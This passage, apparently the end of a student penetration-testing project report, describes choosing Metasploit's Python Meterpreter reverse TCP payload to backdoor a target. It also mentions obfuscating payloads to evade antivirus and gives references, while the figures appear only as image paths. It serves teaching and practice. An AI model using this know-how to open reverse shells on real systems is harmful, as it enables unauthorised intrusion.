


Figure 26 (using the generated payload)

Generating Payload for Python




Figure 27 (We then use the “use” command to use the payload that we created.)




Figure 28 (use the python/meterpreter reverse tcp payload and set the lhost and lport values)

The command *payload/python/meterpreter_reverse_tcp* in Metasploit selects the Python version of the Meterpreter reverse TCP payload. This payload is used to create a backdoor on a target system, allowing an attacker to execute commands and gather information from the compromised system.

The *meterpreter_reverse_tcp* payload creates a reverse TCP connection back to the attacker's machine, allowing the attacker to control the compromised system remotely. The payload is specifically designed to evade antivirus detection and can bypass many security mechanisms, making it a popular choice for attackers.

By selecting the Python version of the payload, Metasploit generates a Python script that can be used to execute the payload on a target system. This script can be customized and obfuscated to evade detection by security software.

Conclusion

In conclusion, this project aimed to generate a payload for three different platforms and exploit a Windows machine using the Metasploit framework. The project scope included generating a payload for windows, Android and Python platforms.

Throughout the project, we learned about the different types of payloads and how to generate them using Metasploit. We also explored how to customize the payloads and obfuscate them to evade detection by security software.

Overall, this project provided valuable hands-on experience with penetration testing and vulnerability assessment. By understanding how attackers can exploit vulnerabilities in a system, we can better protect our own systems and networks from potential attacks. It's important to note that these tools and techniques should only be used for ethical and legal purposes, and not for malicious activities.

References

- <https://docs.metasploit.com/>, last accessed on- 7/4/22, 21:16
- <https://info-savvy.com/what-is-malware-forensics/#:~:text=It%20is%20a%20way%20of,it%20tries%20to%20use%20etc.>
- https://www.infosecmatter.com/metasploit-module-library/?mm=payload/windows/meterpreter/reverse_tcp
- <https://blog.knoldus.com/what-is-msfvenom-how-to-use-it/>
- https://www.youtube.com/watch?v=5806y2eOicY&ab_channel=WsCubeTech
- <https://www.offsec.com/metasploit-unleashed/msfvenom/#:~:text=MSFvenom%20is%20a%20combination%20of,Standardized%20command%20line%20options>